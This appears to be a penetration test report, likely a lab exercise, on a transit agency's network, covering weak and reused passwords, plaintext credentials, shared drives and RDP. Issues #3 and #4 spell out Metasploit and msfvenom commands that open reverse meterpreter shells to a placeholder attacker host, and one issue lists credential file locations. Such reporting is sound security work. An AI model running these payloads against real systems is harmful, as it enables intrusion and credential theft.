# Metropolis Transit

## Penetration Test Results

### EagleView Security Corp.

May 2nd, 2019

## Confidentiality

This document is intended for use by Metropolis Transit only. This document contains information that is meant only for Metropolis Transit and EagleView Security's knowledge only. Care should be taken when distributing or storing this document. Address any questions regarding the information in this document to the following address:

EagleView Security Corp.
1 Lomb Memorial Drive
Rochester, NY 14623-5604
Attention: Project Manager

## Disclaimer


The information in this document is not guaranteed to prevent every attack on Metropolis Transit's network. There is no warranty that is guaranteed with this document. The information in this document was created at one point in time. Penetration testing, by its nature, cannot be completely thorough, especially within a limited time period. Therefore, there may be additional vulnerabilities that are discovered later on within Metropolis Transit's network.

## Executive Summary

Eagleview Security was contracted by Metropolis Transit to conduct a penetration test from April 3rd 2019 at 3:30pm to May 1st 2019 at 11:55pm. This penetration test is a way to examine the strength of the Metropolis Transit network when faced with an external threat attempting to gain access to the organization. After several weeks of work, Eagleview Security has identified 4 critical, 3 high level concerns and 2 medium level concerns.

High and critical level vulnerabilities may result in potential loss or theft of sensitive data. Loss of data can result in possible regulatory fines and can also hurt brand reputation. High level vulnerabilities can also result in attackers shutting down or altering vital services to customers. These kinds of vulnerabilities represent an immediate risk with dire consequences for the company in question and must be fixed immediately.

Medium and low level concerns may result in an attacker gaining less sensitive information. However, these vulnerabilities could assist in allowing an attacker to plan a potential attack. These vulnerabilities may also be harder to exploit than high level vulnerabilities. Generally, there is a longer acceptable timeframe for fixing these vulnerabilities since they are not an immediate threat.




Despite the number of high and critical findings, many of these vulnerabilities and exploits would not be possible if a stronger password policy was in place. The report focuses on the findings

within 5 subnets of the Metropolis Transit network. Anything beyond this is out of scope and therefore not examined in the report. The technical summary and subsequent findings will provide a thorough description of the vulnerabilities found. In order to provide a score for results, the team uses the Common Vulnerability Scoring System to provide a severity metric of 1-10. Furthermore, detailed descriptions, instructions on how to reproduce the vulnerability, remediation suggestions and references for the scores are included. At the end of the report, a conclusion and timeline will also be included to outline the steps necessary to restore a safe and secure working environment.

## Detailed Summary

There are in total 9 technical findings that were proven to be vulnerable and were exploitable by us. Eagleview Security Corp. started our internal penetration testing first with the DMZ. Using the hosts in the DMZ we were able to pivot into the hosts on the other end of the internal router. During this whole process, we came across certain critical issues that in fact could have been exploited by attacks as well. The breakdown by severity is presented in the below table.

| Vulnerabilities Tallied by Risk Rating | | | | |
|---|---|---|---|---|
| **Testing Category** | **Critical** | **High** | **Medium** | **Low** |
| Weak Password | 1 | | | |
| Reused Passwords | 1 | | | |
| Host Machine Remote Code Execution | 1 | | | |
| Web App Remote Code Execution | 1 | | | |
| Plaintext Passwords | | 1 | | |
| C: Drive Access of Domain Controller | | 1 | | |
| RDP Possible Overuse | | 1 | | |
| Weak Hashes | | | 1 | |
| SQL Injection | | | 1 | |

The key findings are listed below:


1. **Weak passwords:** Eagleview Security Corp. rates this vulnerability as a critical finding since passwords are the only way for authenticating a legitimate user. Some of the credentials that were comparatively easier to access were DVWA admin, ssh passwords and database login passwords. These credentials must be more complex to avoid

successful guessing of passwords. With the use of these credentials one could easily impersonate as a legitimate user and alter data in a way that would benefit the attacker.

2. **Reused passwords:** Reusing the same passwords for several login accounts is rated as critical since several accounts are compromised when that one password is compromised. And in this case, since the password itself was a weak password, we were able to get access to several hosts at the same time. An attacker could alter, retrieve, create and modify data given access to systems.
3. **Remote code execution on Web server:** The DVWA web server had a weak admin login credentials due to which we were able to login into the web portal. Once we entered the portal, we changed the security level to low and uploaded our payload. Using that payload, we were able to obtain our reverse shell. An attacker could carry out similar procedure to gain remote access to the web server which it can use to acquire password hashes, registried, files and other confidential data. Hence, we rated this finding as critical.
4. **Remote code execution on host machine:** One of the Windows XP hosts had an ms03_026 module present. Any attacker could exploit this particular vulnerability to get remote access to the host machine, and the data that resides on it. Such vulnerabilities need to be patched before an attacker learns about this vulnerability. Gaining remote access to a host machine is rated as a critical finding.
5. **Plaintext passwords:** Several hosts has passwords written in plaintext when checked for log files or bash history. Using these plaintext passwords, several other hosts could also be compromised since the same passwords were reused. If they had been hashed with a proper hashing algorithm, it would be more difficult for an attacker to use the same password.
6. **No C: drive permissions:** During the testing period, we found that the domain controller (login server) was sharing it's C: drive over the network. In reality the C: drive must be accessible only locally. Eagleview Security Corp. suspect that there were no proper C: drive permissions configured on the domain controller. The domain controller holds almost all passwords for all users on the Windows computers. As a result, an attacker would gain access to almost all passwords for end users on Metropolis Transit's network.
7. **Possible overuse of RDP:** A few Windows hosts in the internal network had RDP (Remote Desktop protocol) running on port 3389. The RDP service grants almost full control over a host based on privileges as long as a user has credentials. This means an attacker with credentials can easily gain control over these hosts.
8. **Weak hashes:** Within phpmyadmin, the password hashes we found were hashed (scrambled) using DES (Unix). The danger with this hash is it truncates passwords to 8 characters, which means that it is easier for an attacker to guess the password and gain access to user credentials.
9. **SQL Injection:** This was found within the web server in the DMZ subnet. This kind of vulnerability can result in giving out sensitive information such as usernames and passwords from the web server database.

## Process

Below is a chart of the general steps taken by EagleView Security to systematically compromise Metropolis Transit's systems. The labels on the lines describe the vulnerability that was used to compromise most hosts in each subnet.




### Detailed Technical Process

EagleView Security was allowed access to the DMZ via a VPN authorized by Metropolis Transit. From the DMZ, there was a mail server with weak passwords on both the srvadm and admin account and there were also internal hosts that could be accessed via ssh. The internal hosts also had weak passwords for root, allowing EagleView Security to ssh into the 192.168.0.0/24 subnet. This subnet was compromised on April 13th.

From the 192.168.0.0/24 subnet, 192.168.3.0/24 was compromised because the srvadm user on all linux hosts within this subnet shared the same password as the srvadm user on the mail server in the DMZ. This subnet was compromised on April 27th.

From 192.168.3.0, since srvadm was a sudo (high privilege) user, EagleView Security was able to view root's (local administrator) bash_history, a list of commands issued by root to the local computer. In one of the hosts on this subnet, there were domain credentials in plain text in the command history.


Using these domain credentials, EagleView Security was then able to use a tool called psexec to issue certain commands as the metrotransit.enterprise/Administrator user to several of the windows computers on both the 192.168.1.0/24 and 192.168.2.0/24 subnets. In addition to psexec, EagleView Security also made use of smbclient, to retrieve files from the Windows hosts. Most hosts on these subnets were compromised on April 30th. The details of this are outlined in Additional Information section.

Furthermore, two windows hosts, 192.168.1.3 and 192.168.1.38, had the remote desktop service running. As a result, it was possible to remote desktop into the Windows environment on those computers. From there EagleView Security attempted to connect to the domain controller's shared drives. Among one of the shared drives was the domain controller's C: Drive, which was likely only accessible as the Administrator user. All information within the C: drive was visible to the remotely controlled Windows host. The domain controller was compromised on April 30th.

## Technical Summary

<table>
<tr><td colspan="4">Issue #1: Weak Passwords on Several Hosts</td></tr>
<tr><td>Attack Vector</td><td>CVSS Score</td><td>Severity</td><td>Access Gained</td></tr>
<tr><td>Network</td><td>9.8</td><td>Critical</td><td>Various</td></tr>
<tr><td colspan="4">Summary:<br>There are weak passwords on several hosts throughout several services in Metropolis Transit.</td></tr>
<tr><td>Hosts Affected:</td><td colspan="3"><table><tr><td>IP</td><td>Service</td><td>Username</td></tr><tr><td>10.1.0.4</td><td>DVWA</td><td>admin</td></tr><tr><td>10.1.255.10-18</td><td>ssh</td><td>root</td></tr><tr><td>10.1.0.5</td><td>PHPMyAdmin</td><td>All mail users</td></tr><tr><td>192.168.2.15</td><td>Local Windows</td><td>Administrator</td></tr></table></td></tr>
<tr><td>Process:</td><td colspan="3">1. Access one of the above listed hosts under one of the services.<br>2. Input the username and the corresponding password.<br>3. This will allow access to the service.</td></tr>
<tr><td>Remediation:</td><td colspan="3">● Change all current passwords.<br>● Change the password policy to ensure all passwords are required to be:<br>○ At least 12 characters long (longer the better)<br>○ Require a combination of uppercase and lowercase letters, numbers, and multiple special characters.<br>○ Consider two-factor authentication if possible.<br>○ Consider a password manager if passwords are hard to remember.</td></tr>
<tr><td>Risks Associated:</td><td colspan="3">1. Attacker can gain access to the admin account</td></tr>
</table>

| | |
|---|---|
| | 2. Attacker can do anything to this web server that an admin can do |



Issue #2: Reused Passwords

| Attack Vector | CVSS Score | Severity | Access Gained |
|---|---|---|---|
| Local | 9.8 | Critical | Login Ability to Several Hosts |

**Summary:**
Credentials for the users, especially the root and admin users are too simple and repeatedly applicable to several boxes for login purpose.

**Hosts and Files affected on each host:**

ADMIN

| HOSTS | SERVICES |
|---|---|
| 10.1.0.5 | Linux |
| 192.168.0.9 | AlienVault |

ROOT

| HOSTS | SERVICES |
|---|---|
| 10.1.0.4<br>10.1.0.5<br>10.1.0.30<br>192.168.3.17 | MySQL |
| 10.1.0.5 | PHPMyadmin |
| 10.1.255.10-18 | Linux |

SRVADM

| HOSTS | SERVICES |
|---|---|
| 10.1.0.5 | Linux |
| 192.168.3.17 | Linux |
| 192.168.3.2 | Linux |
| 192.168.3.20 | Linux |
| 192.168.0.7 | Linux |
| 192.168.0.30 | Linux |

Administrator


| HOSTS | SERVICES |
|---|---|
| 192.168.2.25-26 | Domain |
| 192.168.1.3-38 | Domain |

ccarlson

| HOSTS | SERVICES |
|---|---|
| 192.168.2.25-26 | Domain |
| 192.168.1.3-38 | Domain |

**Process:**

1. Log into any of the above listed hosts.
2. Use the default passwords from srvadm with any of the usernames except for the 10.1.255.10-18 accounts, which have a different password reused among them

| | |
|---|---|
| | |
| **Remediation:** | • Have a strong password policy in place.<br>• Train the metropolis transit employees regularly and make sure the strong password policy is adhered to by having them have a multiple unique passwords for each service<br>• Use a password manager if the number of passwords becomes to hard to keep track of. |
| **CVSS Vector String:** | CVSS:3.0/AV:N/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H |
| **CVSS:** |  |

<table>
<tr><td colspan="4">Issue #3: RCE on Web Server</td></tr>
<tr><td>Attack Vector</td><td>CVSS Score</td><td>Severity</td><td>Access Gained</td></tr>
<tr><td>Network</td><td>9.8</td><td>Critical</td><td>Remote Code Execution</td></tr>
<tr><td colspan="4">Summary: A malicious PHP payload can be uploaded in the file uploads of the Damn Vulnerable Web Application sitting on 10.1.0.4.Since the security level of the DVWA was configurable, it was set to a low security level and hence a malicious payload could be uploaded in the index.php file. This file when unknowingly accessed by the user, opened up a meterpreter shell.</td></tr>
<tr><td>Hosts Affected:</td><td colspan="3">10.1.0.4</td></tr>
<tr><td>Process:</td><td colspan="3">1. From a kali linux machine, open a terminal and access metasploit with the following command: msfconsole<br>2. Then put in the following command to generate a payload:<br><code>Msfvenom -p php/meterpreter/reverse_tcp LHOST=YOURKALIIP LPORT=YOURKALIPORT -f raw -o nameofpayload.php</code><br>3. Set up a listener that will be used to get the remote code session with the following commands (enter after each line):<br><code>use multi/handler<br>set PAYLOAD php/meterpreter/reverse_tcp<br>set LHOST yourIP<br>set LPORT yourPORT<br>exploit</code><br>4. At this point the listener should be waiting. Note that LHOST and LPORT should match the generated payload’s LHOST and LPORT<br>5. Go to https://10.1.0.4<br>6. It is important that this does not redirect to metropolistransit.com as this will go through the firewall (The url should display https://10.1.0.4)<br>7. Login as the admin with the default password<br>8. Set DVWA Security to LOW<br>9. Go to the file upload page and upload the payload generated in step 2.</td></tr>
</table>

| | |
|---|---|
| | 10. Then go to https://10.1.0.4/hackable/uploads<br>11. Click on the payload you uploaded to execute it<br>12. An active meterpreter prompt should appear in the same terminal as the listener<br>13. The shell command can be used to get a native shell on the system. |
| **Remediation:** | • Filter the allowed uploadable files.<br>• Harden the security to an unchangeable level of Impossible. |
| **Risks Associated:** | • Backdoors could be established to steal information and violate the integrity of the system. |
| **CVSS Vector String:** | CVSS:3.0/AV:N/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H |

<table>
<tr><td colspan="4">Issue #4: RCE on Windows XP</td></tr>
<tr><td>Attack Vector</td><td>CVSS Score</td><td>Severity</td><td>Access Gained</td></tr>
<tr><td>Network</td><td>9.8</td><td>Critical</td><td>Remote Code Execution</td></tr>
<tr><td colspan="4">Summary:<br>The Windows XP computer in the 192.168.2.0 subnet is missing a critical update called MS03-026. The bug that afflicts this computer is related to the rpc protocol. The protocol allows for remote users to send remote commands to a system. The issue is related to a mishandling of data that is sent to RPC enabled ports. An attacker can send a specific kind of packet to this port that can exploit this bug and allows the attacker to control program flow without authentication. By controlling program flow, this attacker can use this to gain remote code execution access.</td></tr>
<tr><td colspan="2">Hosts Affected:</td><td colspan="2">192.168.2.15</td></tr>
<tr><td colspan="2">Process:<br>(Proof of Concept or Theoretical)</td><td colspan="2">1. From kali linux, start metasploit with the command <code>msfconsole</code>.<br>2. Then use the following commands:<br>a. <code>Use exploit/windows/dcerpc/ms03_026_dcom</code><br>b. <code>Set RHOST 192.168.2.15</code><br>c. <code>Set LHOST Your_Kali_IP</code><br>d. <code>Set LPORT Unused_port_on_Kali</code><br>e. <code>Set PAYLOAD windows/meterpreter/reverse_tcp</code><br>3. Once these commands are executed you should have received a meterpreter shell. From here, you can use the command <code>shell</code> to get a full Windows command prompt or use some of meterpreter's built in functions.</td></tr>
<tr><td colspan="2">Remediation:</td><td colspan="2">1. Update this windows computer with the associated patch provided on Microsoft's website.<br>1. Link here: https://docs.microsoft.com/en-us/security-updates/securitybulletins/2003/ms03-026</td></tr>
<tr><td colspan="2">Risks Associated:</td><td colspan="2">1. Attacker can gain access to files on this computer.<br>a. Includes registry hives that may contain password hashes.<br>b. Other sensitive information stored on this host.<br>2. Attacker can interfere with services that this computer</td></tr>
</table>

| | |
|---|---|
| | may provide. |
| **CVSS Vector String:** | CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H |


<table>
<tr><td colspan="4">Issue #5: Passwords Stored in Plaintext</td></tr>
<tr><td>Attack Vector</td><td>CVSS Score</td><td>Severity</td><td>Access Gained</td></tr>
<tr><td>Local</td><td>8.8</td><td>High</td><td>Ability to Login to Several Hosts</td></tr>
<tr><td colspan="4">Summary:<br>Passwords are stored in plaintext on several hosts. While the hosts and files listed below were the ones that EagleView Security found, there are likely more files like this on Metropolis Transit's network.</td></tr>
<tr><td>Hosts and Files affected on each host:</td><td colspan="3"><table>
<tr><td>192.168.3.17</td><td>192.168.3.20</td><td>10.1.0.4</td></tr>
<tr><td>-userAdmin/edituser.php</td><td>-siteConstants.php<br>-.bash_history (root)<br>-/var/lib/jenkins/secrets/initialAdminPassword<br>-/metrotransit/newmetro/config/database.php<br>-/Automated-LAMP-Installation/install.sh<br>-/var/www/html/db.php</td><td>–/var/www/html/config.inc.php<br>-/var/www/html/dvwa/includes/DBMS/MySql.php</td></tr>
</table></td></tr>
<tr><td>Process:</td><td colspan="3">1. Log into any of the above listed hosts using ssh.<br>2. Locate files by using<br>a. <code>Locate filenamehere</code><br>3. Look in any of the listed files for plaintext credentials</td></tr>
<tr><td>Remediation:</td><td colspan="3">● If passwords must be stored for authentication purposes, hash the passwords with a secure hashing algorithm such as SHA-3 (which is now the NIST recommended standard since 2015)<br>● If a service installation requires configuration files that have credentials in them, remove the configuration file or remove sensitive information from the file after installing.<br>● Clear command history after installing or using services that require a password on the command line. This can</td></tr>
</table>

| | |
|---|---|
| | be done with the command: `history -c` |
| **CVSS Vector String:** | CVSS:3.0/AV:L/AC:L/PR:L/UI:N/S:C/C:H/I:H/A:H/RC:C |

| Issue #6: C Drive Permission: Domain Controller | | | |
|---|---|---|---|
| **Attack Vector** | **CVSS Score** | **Severity** | **Access Gained** |
| Network | 7.2 | High | Information Disclosure, Data Integrity Compromised |

**Summary:**
The C: drive of the Domain Controller is shared over the network and this is viewable via any Windows computer while logged in as metrotransit.enterprise/Administrator and possibly any other domain administrator.

| | |
|---|---|
| **Hosts Affected:** | 192.168.0.3 |
| **Process**: | With Administrator credentials [metrotransit.enterprise /Administrator] a network share becomes available to hosts that it is not intended for. Inside the network share is the C: drive, netlogon and sysvol. With this access files for important services can be created or removed.<br>1. Login into any Windows computer.<br>2. Open run from the Windows search bar<br>3. Type in %LOGONSERVER%<br>4. A window containing shares will pop up with 4 different shares.<br>5. The one named C is the C: drive of the domain controller. |
| **Remediation:** | ● The organization should consider only accessing the domain controller from the local machine rather than through a shared network.<br>● The organization should also consider removing the C: drive from the network share. This may or may not be an intentional configuration, however if it is a reasonable consideration to remove the C: drive from the network share, it is suggested to do so.<br>● Additionally, since metrotransit.enterprise/Administrator has access, stronger passwords should be implemented for this account and any others that may have the same privilege. |




| | |
|---|---|
| **CVSS Vector String:** | CVSS:3.0/AV:N/AC:L/PR:H/UI:N/S:U/C:H/I:H/A:H/RC:C |

Base Score **7.2 (High)**

**Attack Vector (AV)**
Network (N) | Adjacent (A) | Local (L) | Physical (P)

**Attack Complexity (AC)**
Low (L) | High (H)

**Privileges Required (PR)**
None (N) | Low (L) | High (H)

**User Interaction (UI)**
None (N) | Required (R)

**Scope (S)**
Unchanged (U) | Changed (C)

**Confidentiality (C)**
None (N) | Low (L) | High (H)

**Integrity (I)**
None (N) | Low (L) | High (H)


**Availability (A)**
None (N) | Low (L) | High (H)

| Issue #7: RDP Possible Overuse | | | |
|---|---|---|---|
| **Attack Vector** | **CVSS Score** | **Severity** | **Access Gained** |
| Network | 7.5 | High | Remote Access to Windows Hosts |


**Summary:**
The results of an nmap scan on the .1 subnet indicate windows hosts 1.3 and 1.38 have port 3389 RDP(Remote Desktop Protocol) open. In order to exploit this vulnerability, two things are needed. The first is an ssh tunnel, which can be configured with a local port (8080), a host (the host we want to utilize RDP with ie: 1.3 or 1.38) and the remote port (3389). The tunnel also includes the address used to ssh into the DMZ. Additionally, a free open source remote desktop tool called freerdp was utilized to create the remote desktop connection. Freerdp uses the domain(metrotransit.enterprise), user(Administrator) and the server(localhost/8080). With these tools working together, RDP traffic is tunneled from the shared network C: drive to a localhost machine.

| | |
|---|---|
| **Hosts Affected:** | 192.168.1.3, 192.168.1.38 |
